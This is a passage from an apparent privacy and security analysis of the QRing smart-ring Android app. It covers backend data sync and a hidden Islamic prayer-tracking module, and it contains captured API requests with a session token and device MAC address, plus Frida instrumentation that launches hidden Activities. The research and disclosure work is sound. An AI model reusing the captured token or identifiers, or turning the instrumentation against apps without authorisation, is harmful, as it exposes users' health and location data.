| Domain / IP | Provider | Purpose | Tested By |
|---|---|---|---|
| `api1.qcwxkjvip.com (54.176.165.161)` | AWS us-west-1 | Primary backend infrastructure for application synchronization and API communication | Burp + Frida + PCAP |
| `api2.qcwxkjvip.com` | AWS us-west-1 | Secondary Backend / failover | PCAP Wireshark |
| `china.qcwxwire.com (39.100.93.68)` | Alibaba CN Mainland | Chinese domestic backend | Burp + Frida URL hook |
| `cnloc.map.baidu.com` | Baidu, China | Baidu GPS - 481-byte payload | Burp + Frida |
| `openspeech.bytedance.com` | ByteDance, China | Speech WebSocket (TTS) | APK source - AndroidTtsConfig.java |
| `browser-intake-datadoghq.com` | DataDog, US | 3rd-party backend 7,520 bytes | PCAP Wireshark |
| `qcwxwatchface.oss-cn-hangzhou` | Alibaba OSS CN | Watch face + asset storage | APK source code |

## Finding 1: Backend Identity & Biometric Synchronization Architecture

### F-01 Backend Synchronization of Device Identifiers and Biometric Profile Data

The QRing application synchronizes device identifiers, user profile information, and health-related telemetry with backend infrastructure during ordinary application operation, including email address, ring MAC address, phone model, Android OS version, hardware version, and firmware version. Biometric profile information including birth month, gender, height, and weight was also retrievable through authenticated backend API requests associated with the synchronized account.

Captured requests showed the ring MAC address was repeatedly transmitted in backend synchronization operations including firmware update checks to /qcwx/app-update/last-ota, allowing the backend infrastructure to maintain synchronization continuity between the wearable device and associated user account.

The app also communicates with multiple backend synchronization endpoints related to heart rate, blood pressure, blood oxygen, sleep data, firmware management, and device configuration. The companion application used okhttp/4.9.3 networking components to maintain repeated encrypted HTTPS communications with api1.qcwxkjvip.com and related infrastructure. Cloud synchronization of health and activity data is expected behavior for modern wearable ecosystems and is required for features such as historical recovery, analytics, account persistence, and device migration. The main concern identified during testing was the level of centralized infrastructure reuse and the amount of dormant functionality compiled into the shared application ecosystem.






*Figure 12: Health and activity synchronization requests transmitted to backend infrastructure during normal wearable operation.*



**Request**


Pretty Raw Hex

```
POST /qcwx/heart-rate-interval/commit HTTP/1.1
Host: api1.qcwxkjvip.com
Token:
eyJOeXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiIxNzc3NjU5MzkzNzg0NDk0ODQiLCJleHAiOjE3ODA5ODEzMDB9.P1ZFOl8RT72stdcyYxSmyAgsq2JbnaVqtUXIWwf_cuO
Content-Type: application/json; charset=UTF-8
Content-Length: 12569
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/4.9.3
Connection: keep-alive

{
    "datas":[
        {
            "date":"2026-05-10",
            "deviceId":"31:35:44:32:B0:06",
            "deviceType":"R20_B006",
            "indexs":[
                0,
                1,
                2,
                3,
                4,
                5,
                6,
                7,
                8,
                9,
                10,
                11,
                12,
                13,
                14,
                15,
                16,
                17,
                18,
                19,
                20,
                21,
                22,
                23,
                24,
```

**Response**

Pretty Raw Hex Render

```
HTTP/1.1 200
Server: nginx/1.19.3
Date: Sat, 16 May 2026 21:49:14 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 46
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers

{"message":"Successful operation","retCode":0}
```



**Request**

Pretty Raw Hex

```
POST /qcwx/step/commit HTTP/1.1
Host: api1.qcwxkjvip.com
Token:
eyJOeXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiIxNzc3NjU5MzkzNzg0NDk0ODQiLCJleHAiOjE3ODA5ODEzMDB9.P1ZFOl8RT72stdcyYxSmyAgsq2JbnaVqtUXIWwf_cuO
Content-Type: application/json; charset=UTF-8
Content-Length: 954
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/4.9.3
Connection: keep-alive

{
    "datas":[
        {
            "calories":[
                25770,
                1430,
                4440,
                1670,
                17590,
                16400
            ],
            "counts":[
                547,
                25,
                78,
                44,
                372,
                332
            ],
            "date":"2026-05-10",
            "indexs":[
                0,
                8,
                12,
                68,
                72,
                76
            ],
            "interval":900,
            "miles":[
                409,
                23,
```

**Response**

Pretty Raw Hex Render

```
HTTP/1.1 200
Server: nginx/1.19.3
Date: Sat, 16 May 2026 21:50:41 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 46
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers

{"message":"Successful operation","retCode":0}
```

*Figure: 13-14: Historical health and activity data synchronized after wearable reconnection and account recovery operations.*

## Finding 2: Hidden Islamic Practice Tracking Module

> **F-02: Complete 5-layer Islamic practice tracking system compiled into production binary**
>
> 21 hidden Activities, 50+ Java source files, 4 database tables with server-upload tracking fields (same pattern as confirmed health upload tables), Bluetooth ring hardware commands for prayer reminders, and a primary navigation tab architecturally equal to Health and Device - all compiled into every production binary. The field Action_muslimUserTarget=true was identified in application storage during runtime testing. Prayer-related GPS coordinates persisted in application memory and reappeared during subsequent cold startups after the hidden Muslim/Qibla functionality had previously been activated during testing.

The same functionality appeared consistently across Bluetooth communication, SQLite storage, backend synchronization logic, hidden Activities, and navigation resources, indicating the module was implemented as an integrated subsystem rather than inactive leftover code.

```
mrvar0x@mrvar0x:/$ find ~/Ring/qring_decompiled/sources/com/oudmon/ble -name 'Muslim*' | grep -v '.class' | sort
/home/mrvar0x/Ring/qring_decompiled/sources/com/oudmon/ble/base/communication/req/MuslimRemindReq.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/oudmon/ble/base/communication/req/MuslimReq.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/oudmon/ble/base/communication/req/MuslimTargetReq.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/oudmon/ble/base/communication/rsp/MuslimRemindRsp.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/oudmon/ble/base/communication/rsp/MuslimRsp.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/oudmon/ble/base/communication/rsp/MuslimTargetRsp.java
mrvar0x@mrvar0x:/$
```

*Figure 15: Decompiled Bluetooth command classes for Muslim prayer tracking between ring firmware and mobile app*

### Layer 1 - Ring Hardware

Dedicated Bluetooth command classes communicate directly with the ring firmware: MuslimRemindReq.java pushes prayer reminders to the ring, MuslimTargetReq.java sets devotional count targets, MuslimRsp.java receives prayer tracking data back from the ring. The WatchSetting object in the database - which is sent to the backend server on every sync - contains prayStart, prayEnd, prayDuring, prayWeek, and prayRemindSwitch fields. The ring firmware architecture includes support for prayer reminder scheduling and synchronization.

### Layer 2 - SQLite Database with Server Sync

```
root@mrvar0x:/opt/genymobile/genymotion/tools# echo "=== muslim_detail ===" && \
sqlite3 ~/Ring/qc_database.db '.schema muslim_detail' | sed 's/,/,\n  /g' && \
echo "" && \
echo "=== heart_rate_detail (confirmed upload — same pattern) ===" && \
sqlite3 ~/Ring/qc_database.db '.schema heart_rate_detail' | sed 's/,/,\n  /g'
=== muslim_detail ===
CREATE TABLE `muslim_detail` (`device_address` TEXT NOT NULL,
   `date_str` TEXT NOT NULL,
   `interval` INTEGER NOT NULL,
   `index_str` TEXT NOT NULL,
   `counts` TEXT NOT NULL,
   `unix_time` INTEGER NOT NULL,
   `sync` INTEGER NOT NULL,
   `last_sync_time` INTEGER NOT NULL,
   PRIMARY KEY(`device_address`,
   `date_str`));

=== heart_rate_detail (confirmed upload — same pattern) ===
CREATE TABLE `heart_rate_detail` (`device_address` TEXT NOT NULL,
   `date_str` TEXT NOT NULL,
   `interval` INTEGER NOT NULL,
   `index_str` TEXT NOT NULL,
   `value` TEXT NOT NULL,
   `unix_time` INTEGER NOT NULL,
   `sync` INTEGER NOT NULL,
   `last_sync_time` INTEGER NOT NULL,
   `isUploadServer` INTEGER NOT NULL,
   `upload_server_unit_time` INTEGER NOT NULL,
   PRIMARY KEY(`device_address`,
   `date_str`));
root@mrvar0x:/opt/genymobile/genymotion/tools#
```

```
root@mrvar0x:/opt/genymobile/genymotion/tools# echo "=== quran_entity ===" && \
sqlite3 ~/Ring/qc_database.db '.schema quran_entity' | sed 's/,/,\n  /g'
=== quran_entity ===
CREATE TABLE `quran_entity` (`content_uuid` TEXT NOT NULL,
   `title_json` TEXT NOT NULL,
   `content_type` INTEGER NOT NULL,
   `list_json_chinese` TEXT NOT NULL,
   `list_json_english` TEXT NOT NULL,
   `list_json_ar` TEXT NOT NULL,
   `is_collection` INTEGER NOT NULL,
   `collection_time` INTEGER NOT NULL,
   PRIMARY KEY(`content_uuid`));
root@mrvar0x:/opt/genymobile/genymotion/tools#
```

*Figure: 16 muslim_details - prayer count tracking with upload fields:*

### Layer 3 - Server Synchronisation

MuslimRepository$syncHistoryMuslimDetail.java is a Kotlin coroutine class handling server upload of Muslim practice history. Its structure is identical to the confirmed health upload classes: StepDetailRepository, SleepRepository, BloodOxygenRepository. The synchronization architecture observed for health data appeared structurally similar to the mechanisms implemented for Muslim practice-related data handling.

```
mrvar0x@mrvar0x:/$ find ~/Ring/qring_decompiled/sources -name 'MuslimRepository*' | grep -v '.class' | sort
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/base/repository/healthy/MuslimRepository$syncHistoryMuslimDetail$2.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/base/repository/healthy/MuslimRepository$syncHistoryMuslimDetail$3.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/base/repository/healthy/MuslimRepository.java
mrvar0x@mrvar0x:/$
```

*Figure 17: MuslimRepository backend sync classes - same server upload pattern as heart rate and sleep data*

### Layer 4 - 21 Hidden UI Screens

All 21 Activities are marked android:exported=false. The full module includes: MuslimActivity (home), PrayDirectionActivity (Qibla compass - triggers Baidu GPS), QuranActivity (complete Quran reader with chapter browser and bookmarks), AnlaNameActivity (99 Names of Allah), MuslimGoalActivity/MuslimGoalV2Activity (devotional targets), MuslimRemindActivity (prayer alerts), MuslimTypeAsrActivity, MuslimTypeCalcActivity, MuslimCalculateTypeActivity, MuslimMoreActivity, CustomerGoalStartActivity, CustomerPraiseHistoryActivity, and 4 additional Anla name screens. All were identified compiled into the production binary and functional by Frida launch.

```
mrvar0x@mrvar0x:/$ find ~/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim -name '*.java' | grep -v '.class' | sort
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/adapter/AnlaNameAdapter.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/adapter/CustomerPraiseAdapter.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/adapter/CustomerPraiseHistoryAdapter.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/adapter/CustomerPraiseHistorySubAdapter.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/adapter/MuslimCalcAdapter.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/adapter/QuranAdapter.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/adapter/WorshipTimeAdapter.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/AnlaNameActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/AnlaNameCollectionListActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/AnlaNameListActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/AnlaNameModel.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/ChapterTitle.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/DayCustomerPraiseModel.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/GeneratedJsonAdapter.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/MuslimCalcModel.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/MuslimTimeCalcSuccessEvent.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/PhoneAngleEvent.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/QuranChapter.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/QuranChapterModel.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/RefreshCalcTypeEvent.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/RefreshGoalEvent.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/RefreshMuslimCardEvent.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/RefreshWorshipTimeEvent.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/StartMuslimRemindAdvanceEvent.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/StartMuslimRemindEvent.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/bean/TimerCmdBean.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/CustomerGoalStartActivity$showFinishDialog$1.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/CustomerGoalStartActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/CustomerPraiseHistoryActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/day/DayMuslimFragment.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/day/DayMuslimFragmentViewModel.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/fragment/MuslimDetailFragment$reqSystemLocation$1$1.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/fragment/MuslimDetailFragment$reqSystemLocation$2$1.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/fragment/MuslimDetailFragment$startMuslimRemind$1$2.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/fragment/MuslimDetailFragment.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/month/MonthMuslimFragment.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/month/MonthMuslimFragmentViewModel.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimCalculateTypeActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimDetailActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimGoalActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimGoalCustomerActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimGoalV2Activity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimMoreActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimRemindActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimTimerSettingActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimTypeAsrActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/MuslimTypeCalcActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/PrayDirectionActivity$reqSystemLocation$1$1.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/PrayDirectionActivity$reqSystemLocation$2$1.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/PrayDirectionActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/QuranActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/QuranChapterDetailActivity$observer$1$1.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/QuranChapterDetailActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/QuranChapterListActivity.java
/home/mrvar0x/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/home/muslim/QuranCollectionListActivity.java
```

*Figure 18: Hidden religion-oriented Activities manually launched through runtime instrumentation from inside the trusted application process.*

```
[SM A736B::com.app.cq.ring ]-> Java.perform(function() { var context = Java.use("android.app.ActivityThread").currentApplication().getApplicationContext(); var Intent = Java.use("android.content.Intent"); var cls = Java.use("com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity").class; var intent = Intent.$new(context, cls); intent.addFlags(0x10000000); context.startActivity(intent); console.log("[+] Launched PrayDirectionActivity from inside app"); });
Java.perform(function() { var context = Java.use("android.app.ActivityThread").currentApplication().getApplicationContext(); var Intent = Java.use("android.content.Intent"); var cls = Java.use("com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity").class; var intent = Intent.$new(context, cls); intent.addFlags(0x10000000); context.startActivity(intent); console.log("[+] Launched PrayDirectionActivity from inside app"); });
[+] Launched PrayDirectionActivity from inside app
[SM A736B::com.app.cq.ring ]->
[BAIDU LocationClient.start()] GPS collection STARTED
        at com.baidu.location.LocationClient.start(Native Method)
        at com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity.getMuslimLocation(Unknown Source:118)
        at com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity$LocationPermissionCallback.onGranted(Unknown Source:15)
        at com.hjq.permissions.IPermissionInterceptor.grantedPermissionRequest(Unknown Source:3)
[URL.openConnection] https://180.76.76.200/v4/resolve?account_id=110001&dn=loc.map.baidu.com&sign=fbfa48b262f879dbf90c6abf42bf7928&t=1778327368&sdk_ver=1.3&os_type=android&alt_server_ip=true&type=dual_stack
[SOCKET] connecting to: /180.76.76.200:443
[URL.openConnection] https://loc.map.baidu.com/cfgs/loc/commcfgs
[SOCKET] connecting to: loc.map.baidu.com/180.76.11.229:443
[URL.openConnection] https://loc.map.baidu.com/sdk.php
[SOCKET] connecting to: loc.map.baidu.com/180.76.11.229:443
```

*Figure 19: Lunching manually the campus and other Muslim activity*





*Figure 20: Muslim hidden activities lunched on the phone screen*

### Layer 5 - Navigation Architecture
